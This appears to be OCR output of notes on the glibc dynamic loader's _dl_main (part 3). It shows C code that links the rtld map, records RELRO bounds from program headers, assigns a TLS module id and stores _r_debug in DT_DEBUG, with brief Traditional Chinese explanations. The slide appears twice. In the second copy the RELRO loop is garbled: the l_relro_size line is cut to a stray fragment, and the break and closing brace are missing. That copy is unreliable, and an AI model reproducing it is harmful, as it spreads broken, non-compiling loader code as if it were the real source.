


```
$ 

    if (!GL(dl_rtld_map).l_name)
        GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
    GL(dl_rtld_map).l_type = lt_library;
    main_map->l_next = &GL(dl_rtld_map);
    GL(dl_rtld_map).l_prev = main_map;
    ++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
    ++GL(dl_load_adds);

    if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
        GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

    const ElfW(Ehdr) * rtld_ehdr;
    rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
    const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
    GL(dl_rtld_map).l_phdr = rtld_phdr;
    GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

    size_t cnt = rtld_ehdr->e_phnum;
    while (cnt-- > 0)
        if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
        {
            GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
            GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
            break;
        }

    if (GL(dl_rtld_map).l_tls_blocksize != 0)
        GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

    if (main_map->l_info[DT_DEBUG] != NULL)
        main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

$ DL Start

_dl_main part3

- 初始化一大堆變數
    - TLS module id
    - RELRO
    - Other
- executable 的 link_map 會將 _r_debug 的位址存到 l_info[DT_DEBUG]




```
$ 

    if (!GL(dl_rtld_map).l_name)
        GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
    GL(dl_rtld_map).l_type = lt_library;
    main_map->l_next = &GL(dl_rtld_map);
    GL(dl_rtld_map).l_prev = main_map;
    ++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
    ++GL(dl_load_adds);

    if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
        GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

    const ElfW(Ehdr) * rtld_ehdr;
    rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
    const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
    GL(dl_rtld_map).l_phdr = rtld_phdr;
    GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

    size_t cnt = rtld_ehdr->e_phnum;
    while (cnt-- > 0)
        if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
        {
            GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
                                                                  p_memsz;

    if (GL(dl_rtld_map).l_tls_blocksize != 0)
        GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

    if (main_map->l_info[DT_DEBUG] != NULL)
        main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

如果 dl 有用 tls，給他一個 module id

$ DL Start

_dl_main part3

- 初始化一大堆變數
  - TLS module id
  - RELRO
  - Other
- executable 的 link_map 會將 _r_debug 的位址存到 l_info[DT_DEBUG]



